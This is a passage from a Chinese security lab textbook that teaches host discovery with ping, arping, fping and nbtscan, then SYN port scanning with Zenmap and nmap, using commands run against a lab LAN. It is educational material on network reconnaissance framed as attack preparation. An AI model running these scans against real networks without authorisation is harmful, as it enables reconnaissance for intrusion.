 1(1)    [192.168.0.1]
 2(1)    [192.168.1.1]
 3(1)    [10.215.60.1]
4(all)   Timeout
5(all)   Timeout
6(all)   Timeout
7(all)   Timeout
 8(1)    [36.152.44.95] (reached; open)
```

图 5-12　使用 tctrace 工具成功追踪 www.baidu.com 主机后的显示信息

## 5.1.4　任务与思考

通过本实验，虽然读者已经掌握了路由信息的获得方式，但为了能够适应复杂网络环境下的攻防要求，还需要进一步对路由器的相关功能进行学习。路由器的主要功能包括以下几方面。

(1) 在不同的网络间接收分组，然后根据分组中的目的 IP 地址来查询路由表，再通过合适的接口将分组转发出去。

(2) 选择最合理的路由，引导通信。为了实现这一功能，路由器要按照某种路由通信协议(典型协议有 RIP、OSPF、BGP 等)查找路由表。网络中的每个路由器按照这一规则动态地更新它所保存的路由表，以便维护有效的路由信息。

(3) 在转发分组的过程中，为了便于在网络间传送分组，路由器需要按照预定的规则把大的数据包(应用层的报文)分解成适合在不同网络之间自由传输的小数据包，到达目的地后再把分解的数据包重组成原有形式(应用层的报文)。

(4) 多协议的路由器可以连接使用不同通信协议的网络段，作为不同通信协议网络段间通信连接的平台。

(5) 路由器的主要任务是把通信引导到目的地网络(局域网)，然后根据分组中的目的 IP 地址转发给指定的主机。后一个功能是通过网络地址解析协议(address resolution protocol，ARP)完成的。

(6) 动态限速。动态限速路由器能够实时地计算每位用户所需要的带宽，精确分析用户上网类型，并合理分配带宽。

(7) 缺乏源地址认证。路由器接收到一个分组时，正常情况下只会查看其目的 IP 地址，将以目的 IP 地址为查询路由表并转发分组，但其不会对源 IP 地址进行认证。即路由器对接收到的分组，只需要考虑它到哪里去，而不考虑它从哪里来。这一机制带来了网络安全问题，许多针对网络的攻击都是利用了这一机制，通过设置虚假的源 IP 地址来欺骗目的主机，再利用一些协议的工作机制(如 TCP 的三次握手)进行攻击。

扫一扫

视频讲解

# 5.2 主机扫描：主机探测

## 5.2.1 预备知识：主机扫描方法

主机扫描(host scan)是指通过对目标网络(一般为一个或多个 IP 网段)中主机 IP 地址的扫描确定目标网络中有哪些主机处于运行状态的技术。主机扫描的实现一般需借助 ICMP、TCP、UDP 等协议的工作机制，来探测并确定某一主机当前的运行状态和可被利用的资源(如打开的进程、开放的端口等)。

**1. 基于 ICMP 协议的扫描方法**

Internet 控制报文协议(internet control message protocol，ICMP)是 TCP/IP 协议栈的网际层提供的一个为主机或路由器报告差错或异常情况的协议。分组网间探测(Packet Internet Groper，PING)是 ICMP 的一个重要的应用功能，它是应用层直接调用网际层 ICMP 的一个特殊应用，通过使用 ICMP 回送请求与回送应答报文来探测两台主机之间网络的连通性。

**2. 基于 TCP 的主机扫描方法**

传输控制协议(transmission control protocol，TCP)是一种面向连接的、可靠的、基于字节流的传输层通信协议。任意两个节点间每一个 TCP 通信的建立都需要有连接建立、数据传输和连接释放这 3 个过程(即 TCP 三次握手)，其目的是让通信的双方都知道彼此的存在，并通过双方协商来确定具体的通信参数(如缓存大小、连接表中的项目、最大窗口值等)。

**3. 基于 UDP 的主机扫描方法**

用户数据报协议(user datagram protocol，UDP)是一个无连接(没有提供三次握手过程)的、尽最大努力交付(不可靠)的、面向报文(保留了报文的边界)的传输层通信协议。与 TCP 相比，UDP 最大的优点是占用资源少、效率高，最大的缺点是不可靠。

## 5.2.2 实验目的和条件

**1. 实验目的**

主机探测是主机扫描过程的重要组成部分。通过主机探测，可以在确定的范围(一般为一个或多个 IP 地址段)发现正在运行(存活)的主机，为下一步攻击(端口扫描和操作系统类型确定)奠定基础。在网络攻击过程中，每一个实现步骤之间都是相互关联和相互影响的，前一个环节的操作成果是后一个环节的基础。主机探测的主要目的是确定被攻击对象，只有对象的确定是准确无误的，那么后续的工作开展才会有价值和意义。

通过本实验，读者需要掌握 Kali Linux 环境下 ping、arping、fping 和 nbtscan 工具的使用方法，以及不同工具的应用特点和功能区别。

**2. 实验条件**

本实验需要在网络环境中进行。建议实验在一个局域网内部进行，这样可以通过实验发现本局域网中有哪些主机处于运行状态。例如，一个局域网中有 50 台主机，为了实验，可

以让其中的10台(随意确定)运行,其他主机处于关闭状态。通过本实验,将实验结果与实际情况进行对比分析,以验证实验结果的正确性和可信性。

本实验中使用的攻击主机仍然是运行Kali Linux 2021系统的计算机。

## 5.2.3 实验过程

**步骤1**:正确登录Kali Linux系统。如果进入的是命令行模式,为方便实验进行,可输入startx命令切换到图形界面。选择菜单栏上的Terminal选项,打开终端操作窗口。

**步骤2**:ping工具的应用。ping是非常著名的用来检查主机是否在线的工具。该工具的工作原理基于发送ICMP ECHO Request包到目标主机,如果目标主机在线并且不对ping请求数据包进行阻止时,将回复一个ICMP ECHO Reply数据包。ping命令的选项较多,最常用的有以下几个。

-c count:ECHO_Request包发送数量。

-i interface address:源地址网络接口,该参数可以是IP地址或网卡名称。

-s packetsize:指定要发送的数据字节数,默认值是56字节,然后再与8字节的ICMP头数据组成64B的ICMP数据包。

在实验中,如果要检查目标IP地址192.168.244.132(被攻击对象的IP地址),且发送两个大小为1000字节的包,其命令为ping -c 2 -s 1000 192.168.244.132,如图5-13所示。

```
┌──(root● kali)-[~]
└─# ping -c 2 -s 1000 192.168.244.132                                    1 ×
ping: socket: Address family not supported by protocol
PING 192.168.244.132 (192.168.244.132) 1000(1028) bytes of data.
1008 bytes from 192.168.244.132: icmp_seq=1 ttl=128 time=0.349 ms
1008 bytes from 192.168.244.132: icmp_seq=2 ttl=128 time=0.322 ms

--- 192.168.244.132 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1030ms
rtt min/avg/max/mdev = 0.322/0.335/0.349/0.013 ms
```

图5-13 ping -c 2 -s 1000 192.168.244.132的运行过程和结果

**步骤3**:arping工具的应用。arping是一个在局域网中利用ARP来探测目标主机连通性的工具。arping工具在测试特定IP地址在网络中是否使用时非常有用。该命令只能运行在本地局域网内,无法跨越路由器和网关。在终端窗口中,可以输入arping命令,按Enter键获取该命令的所有选项及其使用方法介绍。常用的选项为apring -c。例如,输入arping -c 5 192.168.244.132命令,其运行过程和结果如图5-14所示(可与图5-13中ping命令的运行过程和结果进行对比)。

**步骤4**:fping工具的应用。fping工具可以同时向多个目标主机(主机列表)发送ping(ICMP ECHO)请求包。主机列表可以在命令行中指定也可以通过包含目标主机的文件指定。默认模式下,fping通过监视目标主机的回复判断主机是否可用。如果目标主机返回应答,其信息将会从目标记录清单中删除;如果主机在一段时间内不响应(超时或超过尝试次数),该主机将会被标记为不可达。默认情况下,fping将尝试向每个目标发送3个ICMP ECHO数据包。

在终端中执行fping -h命令,可以查看该命令的帮助文档,如图5-15所示。

fping可以识别多个主机,例如,通过fping 192.168.244.129 192.168.244.132命令

```
┌──(root● kali)-[~]
└─# arping
ARPing 2.21, by Thomas Habets <thomas@habets.se>
usage: arping [ -0aAbdDeFpPqrRuUv ] [ -w <sec> ] [ -W <sec> ] [ -S <host/ip> ]
              [ -T <host/ip ] [ -s <MAC> ] [ -t <MAC> ] [ -c <count> ]
              [ -C <count> ] [ -i <interface> ] [ -m <type> ] [ -g <group> ]
              [ -V <vlan> ] [ -Q <priority> ] <host/ip/MAC | -B>
For complete usage info, use --help or check the manpage.

┌──(root● kali)-[~]
└─# arping -c 5 192.168.244.132                                          1 ×
ARPING 192.168.244.132
60 bytes from 00:0c:29:59:16:06 (192.168.244.132): index=0 time=341.404 usec
60 bytes from 00:0c:29:59:16:06 (192.168.244.132): index=1 time=209.794 usec
60 bytes from 00:0c:29:59:16:06 (192.168.244.132): index=2 time=244.448 usec
60 bytes from 00:0c:29:59:16:06 (192.168.244.132): index=3 time=192.691 usec
60 bytes from 00:0c:29:59:16:06 (192.168.244.132): index=4 time=435.251 usec

--- 192.168.244.132 statistics ---
5 packets transmitted, 5 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.193/0.285/0.435/0.091 ms
```

图 5-14　arping -c 5 192.168.244.132 的运行过程和结果

```
┌──(root● kali)-[~]
└─# fping -h
Usage: fping [options] [targets...]

Probing options:
   -4, --ipv4         only ping IPv4 addresses
   -6, --ipv6         only ping IPv6 addresses
   -b, --size=BYTES   amount of ping data to send, in bytes (default: 56)
   -B, --backoff=N    set exponential backoff factor to N (default: 1.5)
   -c, --count=N      count mode: send N pings to each target
   -f, --file=FILE    read list of targets from a file ( - means stdin)
   -g, --generate     generate target list (only if no -f specified)
                      (give start and end IP in the target list, or a CIDR address)
                      (ex. fping -g 192.168.1.0 192.168.1.255 or fping -g 192.168.1.0/24)
   -H, --ttl=N        set the IP TTL value (Time To Live hops)
   -I, --iface=IFACE  bind to a particular interface
   -l, --loop         loop mode: send pings forever
```

图 5-15　fping 命令的帮助文档

（不同的 IP 地址之间用一个空格隔开），可以查看当前这两台主机是否处于运行状态，运行过程和结果如图 5-16 所示。

```
┌──(root● kali)-[~]
└─# fping 192.168.244.129 192.168.244.132                                1 ×
192.168.244.129 is alive
192.168.244.132 is alive
```

图 5-16　使用 fping 192.168.244.129 192.168.244.132 命令同时查看两台主机是否在线

另外，如果需要查看多个目标主机的统计结果，可以使用 fping -s 命令加一个或多个域名（或 IP 地址）命令，如图 5-17 所示。

输入 fping -g -a -q 192.168.138.0/24 命令，可以生成目标网络中可用主机清单，如图 5-18 所示。

**步骤 5**：NBTScan 工具的应用。NBTScan 工具可用于扫描网络上 NetBIOS 名称信息，该工具对给出范围内的每一个地址发送 NetBIOS 状态查询，对于每个响应的主机来说，NBTScan 列出它的 IP 地址、NetBIOS 计算机名、登录用户名和 MAC 地址，但其只能用于局域网。直接执行 nbtscan 命令，会显示该命令的帮助文档，如图 5-19 所示。

```
┌──(root㉿kali)-[~]
└─# fping -s 192.168.244.129 192.168.244.132 192.168.244.130 www.baidu.com
192.168.244.129 is alive
192.168.244.132 is alive
www.baidu.com is alive
ICMP Host Unreachable from 192.168.244.128 for ICMP Echo sent to 192.168.244.130
ICMP Host Unreachable from 192.168.244.128 for ICMP Echo sent to 192.168.244.130
ICMP Host Unreachable from 192.168.244.128 for ICMP Echo sent to 192.168.244.130
ICMP Host Unreachable from 192.168.244.128 for ICMP Echo sent to 192.168.244.130
192.168.244.130 is unreachable

       4 targets
       3 alive
       1 unreachable
       0 unknown addresses

       4 timeouts (waiting for response)
       7 ICMP Echos sent
       3 ICMP Echo Replies received
       4 other ICMP received

 0.256 ms (min round trip time)
 2.17 ms (avg round trip time)
 5.96 ms (max round trip time)
        4.096 sec (elapsed real time)
```

图 5-17　使用 fping 命令同时查看多个目标主机

```
root@kali:~#
root@kali:~# fping -g -a -q 192.168.138.0/24
192.168.138.2
192.168.138.131
192.168.138.132
root@kali:~#
root@kali:~#
root@kali:~#
```

图 5-18　使用 fping 命令生成可用主机清单

```
┌──(root㉿kali)-[/]
└─# nbtscan

NBTscan version 1.6.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL 2+.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator] [-m ret
ransmits] (-f filename)|(<scan_range>)
        -v              verbose output. Print all names received
                        from each host
        -d              dump packets. Print whole packet contents.
        -e              Format output in /etc/hosts format.
        -l              Format output in lmhosts format.
                        Cannot be used with -v, -s or -h options.
        -t timeout      wait timeout milliseconds for response.
                        Default 1000.
        -b bandwidth    Output throttling. Slow down output
                        so that it uses no more that bandwidth bps.
                        Useful on slow links, so that ougoing queries
                        don't get dropped.
        -r              use local port 137 for scans. Win95 boxes
                        respond to this only.
```

图 5-19　nbtscan 工具的帮助文档信息

例如，如果要显示 192.168.224.0/24 网段中的可用主机，可以使用 nbtscan 192.168.244.0/24 命令，如图 5-20 所示。

```
┌──(root● kali)-[/]
└─# nbtscan 192.168.244.0/24
Doing NBT name scan for addresses from 192.168.244.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.244.0   Sendto failed: Permission denied
192.168.244.1    DESKTOP-UVD6SM1  <server>  <unknown>        00:50:56:c0:00:08
192.168.244.129  DESKTOP-3E04EKE  <server>  <unknown>        00:0c:29:d0:eb:e3
192.168.244.132  SMITON-59E654AC  <server>  <unknown>        00:0c:29:59:16:06
192.168.244.255 Sendto failed: Permission denied
```

图 5-20　使用 nbtscan 工具同时显示 192.168.244.0/24 网段中的可用主机

### 5.2.4　任务与思考

通过本实验的练习，读者还需要继续学习和掌握基于 TCP 协议的主机扫描方法。

基于 TCP 的主机扫描方法的关键是 TCP 的三次握手过程。其中，ACK 表示 Server（服务器）对 Client（客户端）请求建立的确认，但是，如果 Client 根本没有进行 SYN 请求（第一次握手），而是直接进行确认（第三次握手），此时，Server 就会认为出现了一个重要的错误，会向 Client 发送一个头部“复位”（RST）字段为 1 的报文，告诉 Client 必须释放本次连接，再重新建立 TCP 连接。根据该工作机制，如果攻击者向目标主机发送一个只有 ACK 的报文，当接收到目标主机一个 RST 反馈报文时，就可以确认目标主机的存在。

另一种是利用 TCP 三次握手过程针对主机的 SYN 扫描。如果目标主机处于运行状态，但主机上的服务器进程没有打开，则目标主机将返回一个 RST 报文；如果目标主机上的服务器进程处于“监听”（listen）状态，则会返回一个第二次握手的 ACK/SYN 报文。不管返回哪一种报文，都可以从中判断目标主机的当前状态。

以上探测方法需要读者在继续深入学习 TCP 及相关协议工作原理的基础上，借助相关的工具软件通过具体的实验来学习和掌握。

扫一扫

视频讲解

## 5.3　端口扫描：Zenmap 工具的应用

### 5.3.1　预备知识：端口扫描

端口扫描（port scan）是对正处于运行状态的主机使用的 TCP/UDP 端口进行探测的技术。端口是用于标识计算机应用层中的各个进程在与传输层交互时的层间接口地址，两台计算机间的进程在通信时，不仅仅要知道对方的 IP 地址，还要知道对方的端口号。为此，可以将端口理解为进入计算机应用进程的窗口，在 TCP 和 UDP 中端口用 16b 字段表示，其值为 0～65 535。传输层的端口分为服务器端使用的端口号和客户端使用的端口号两大类。其中，服务器端使用的端口号又分为两类：一类为熟知端口号（well known ports）或系统端口号，其值为 0～1023，可以在 http://www.iana.org 网站上查到；另一类为登记端口号，其值为 1024～49 151，使用这类端口时需要在 IANA（the internet assigned numbers authority，互联网数字分配机构）进行登记。客户端使用的端口号被称为短暂端口号，其值为 49 152～65 535，仅在客户进程运行时临时使用，通信结束后即会被收回。

由于 TCP 和 UDP 可以使用相同的端口号(如 DNS 同时使用了 TCP 53 和 UDP 53 两个端口号),因此端口扫描需要分别针对 TCP 和 UDP 的端口号进行。由于 TCP 要比 UDP 复杂,因此针对 TCP 端口的扫描也要比 UDP 端口扫描复杂。TCP 端口扫描包括连接(connect)扫描、SYN 扫描、TCP 窗口扫描、FIN 扫描、ACK 扫描等。

**1. 连接扫描**

攻击者(扫描主机)通过调用系统的 connect()函数,可以与目标主机的每个端口尝试通过三次握手建立 TCP 连接,在攻击者发起连接请求(第一次握手)后,如果目标主机上对应的端口已被打开,则返回一个第二次握手的 ACK/SYN 报文,connect()调用将再发送一个 ACK 确认报文以完成第三次握手。如果目标端口是关闭的,那么目标主机将会直接返回一个 RST 报文。基于此工作原理,通过分析不同目标端口的返回报文信息,攻击者就可以判断哪些端口是开放或关闭的。该方法实现简单,但目标主机上会记录相关的尝试连接信息,容易被系统管理员或安全检测软件发现。

**2. SYN 扫描**

SYN 扫描也被称为半开连接扫描,是对连接扫描的一种改进。在连接扫描方法中,当被扫描端口打开时,目标主机会返回一个 SYN/ACK 报文。当攻击者收到第二次握手的 SYN/ACK 报文时,其实不需要进行第三次 ACK 握手,就已经可以判断出被扫描端口当前是否处于打开状态。不过,当目标主机(server)向 TCP 连接请求者(client)返回 SYN/ACK 报文后,其将处于"半开连接"状态,等待请求者的 ACK 确认,以便完成第三次握手过程。此时,攻击者并没有向目标主机返回 ACK 确认报文,而是构造了一个 RST 报文,让目标主机自行释放该"半开连接"。

由于各类操作系统一般不会记录"半开连接"信息,因此 SYN 扫描的安全性要比连接扫描好。

**3. UDP 端口扫描**

UDP 端口扫描用于探测目标主机上已打开的 UDP 端口和网络服务。UDP 端口扫描的实现原理是:首先构造并向目标主机发送一个特殊的 UDP 报文,如果被扫描的 UDP 端口关闭,将返回一个基于 ICMP 的"端口不可达"差错报文;如果被扫描的 UDP 端口处于打开状态,处于"监听"状态的 UDP 网络服务将响应特殊定制的数据报文,从而返回 UDP 数据。

UDP 端口扫描的实现原理简单,效率较高。但是,如果被探测的网络服务是一个未知的应用时,就可能无法返回 UDP 数据。

## 5.3.2 实验目的和条件

**1. 实验目的**

在学习 TCP 三次握手、TCP/UDP 端口、服务进程等网络基本知识的基础上,通过对 Zenmap 和 nmap 工具使用方法的练习,进一步掌握端口扫描的实现方法。

**2. 实验条件**

为了取得更好的实验效果,建议本实验在局域网中进行。本实验中攻击者采用运行

Windows 10 操作系统的计算机，需要在该主机上安装 nmap 程序，目前最新版本为 7.9.2，官方下载地址为：https://nmap.org/dist/nmap-7.92-setup.exe，该程序同时支持控制台和图形界面两种运行模式。

## 5.3.3 实验过程

**步骤 1**：运行程序 Nmap - Zenmap GUI，启动图形化的 Zenmap 工具。

Zenmap 默认提供 10 种可供选择的扫描方式，可以通过单击“配置”菜单项来选择。在选择了具体的扫描方式后，就可以看见相应扫描方式所采用的命令，所执行的命令显示在“命令”框中，如图 5-21 所示。





图 5-21 Zenmap 默认提供的扫描方式

**步骤 2**：如果扫描方式不符合攻击者的当前要求，可以创建一个新的扫描方式（新的配置或命令），或者在已有扫描方式的基础上进行编辑（编辑选中配置），如图 5-22 所示。





图 5-22 创建一个新扫描方式

**步骤 3**：在本实验中，可以选择“新的配置或命令”选项，打开如图 5-23 所示对话框，在该对话框中出现了“配置”“扫描”、Ping、“脚本”“目标”“源”“其他”“定时”等选项卡。读者可根据具体的攻击实验需要进行选择和配置。

在“配置”选项卡中“配置文件名”文本框中输入一个标识本次扫描操作的名称 SYNPortScan。





图 5-23　设置新扫描配置的文件名

**步骤 4**：选择“扫描”选项卡后，出现如图 5-24 所示的对话框。本实验将对 192.168.244.0/24 这个 C 网段所有主机进行端口扫描，因此在“目标(可选)”文本框中输入：192.168.244.0/24。由于扫描方式选择半连接扫描，因此“TCP 扫描”处选择“TCP SYN 扫描(-sS)”，其他选项设置为无。所有信息输入结束后，单击“保存更改”按钮进行确认。





图 5-24　对扫描对象及相关参数的配置

需要说明的是，在具体实验过程中，读者可结合不同情况，通过选取不同的选项，学习扫描过程，并对扫描结果进行分析，以便对工具的应用和功能有更加全面的认识，同时对知识的系统掌握也会有所帮助。

**步骤 5**：选择刚才新建的扫描配置 SYNPortScan，“命令”处将显示该配置的命令，如本实验中的 nmap -sS 192.168.244.0/24，如图 5-25 所示。


图 5-25　选择新建的扫描配置

**步骤 6**：单击“扫描”按钮，开始对 192.168.244.0/24 网段存在的主机进行端口扫描，扫描结果如图 5-26 所示。其中，在“主机”列表中显示了当前处于运行状态的所有主机，在右侧列表中显示了其中一台主机当前已打开的端口信息，包括端口号、当前状态、服务进程的名称及主机网卡的 MAC 地址等内容，收集到的信息非常全面。





图 5-26　显示扫描结果

**步骤 7**：单击“拓扑”按钮，可以查看此次扫描发现的网络拓扑结构，如图 5-27 所示。





图 5-27　显示扫描结果的拓扑结构

**步骤 8**：如果要保存 Zenmap 的扫描结果，可以从“扫描”菜单中选择“保存扫描”选项，进行保存，默认保存格式为 XML，如图 5-28 所示。

